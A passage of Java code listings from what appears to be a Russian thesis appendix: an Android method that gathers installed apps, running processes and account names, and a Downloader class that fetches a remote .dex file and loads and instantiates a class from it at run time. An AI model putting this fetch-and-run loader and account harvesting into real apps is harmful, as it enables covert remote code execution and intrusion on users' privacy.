        accs.add(account.name);
    }
}

String information =
    "OS Version: " + osVersion + "\n" +
    "SDK Version: " + sdkVersion + "\n" +
    "Available space: " + formattedAvailableGB + " Gb\n" +
    "Apps: " + apps + "\n" +
    "Running processes: " + proces + "\n" +
    "Accounts: " + accs + "\n";

return information;
}
}

```

ПРИЛОЖЕНИЕ Г

Листинг класса «Downloader»

```
package com.example.myapplication;

import android.content.Context;
import android.util.Log;
import java.io.BufferedInputStream;
import java.io.File;
import java.io.FileOutputStream;
import java.io.IOException;
import java.io.InputStream;
import java.net.HttpURLConnection;
import java.net.URL;

import dalvik.system.DexClassLoader;

public class Downloader {
    private static Object DeviceClass;

    public static File downloadDexFile(String urlString, File destinationFile) {
        try {
            URL url = new URL(urlString);
            HttpURLConnection connection = (HttpURLConnection) url.openConnection();
            connection.setRequestMethod("GET");
            connection.connect();

            int responseCode = connection.getResponseCode();
            if (responseCode == HttpURLConnection.HTTP_OK) {
                String contentLength = connection.getHeaderField("Content-Length");
                long fileSize = 0;
                if (contentLength != null) {
                    fileSize = Long.parseLong(contentLength);
                    Log.d("Downloader", "File size: " + fileSize + " bytes");
                }

                InputStream inputStream = new
                BufferedInputStream(connection.getInputStream());
                FileOutputStream outputStream = new
                FileOutputStream(destinationFile);

                byte[] buffer = new byte[1024];
                int bytesRead;
                long totalBytesRead = 0;
                while (((bytesRead = inputStream.read(buffer)) != -1) &&
                totalBytesRead <= fileSize) {
                    outputStream.write(buffer, 0, bytesRead);
                    totalBytesRead += bytesRead;
                }

                outputStream.close();
                inputStream.close();

                Log.d("Downloader", "Dex file downloaded successfully to: " +
                destinationFile.getAbsolutePath());
                return destinationFile;
            } else {
                Log.e("Downloader", "Error downloading file: " + responseCode);
                return null;
            }
        } catch (IOException e) {
            Log.e("Downloader", "Error downloading file: " + e.getMessage());
            return null;
        }
    }
}
```

```

    }
}

public static Object loadClassFromDex(File dexFile, Context context) {
    try {
        DexClassLoader classLoader = new DexClassLoader(
            dexFile.getAbsolutePath(),
            null,
            null,
            context.getClassLoader()
        );

        Class<?> myClass =
classLoader.loadClass("com.example.mylibrary.DeviceInfo");
        return myClass.newInstance();

    } catch (ClassNotFoundException | IllegalAccessException |
InstantiationException e) {
        Log.e("Downloader", "Error loading class: " + e.getMessage());
    }
    return null;
}

public static Object getDex(String urlString, Context context){
    if (DeviceClass != null){
        return DeviceClass;
    }
    File destinationFile = new File(context.getFilesDir(), "downloaded.dex");
    if (destinationFile.exists()) {
        destinationFile.delete();
    }
    File downloadedFile = downloadDexFile(urlString, destinationFile);
    if (downloadedFile != null && downloadedFile.exists()) {
        downloadedFile.setReadOnly();
    }

    assert downloadedFile != null;
    DeviceClass = loadClassFromDex(downloadedFile, context);
    return DeviceClass;
}
}

```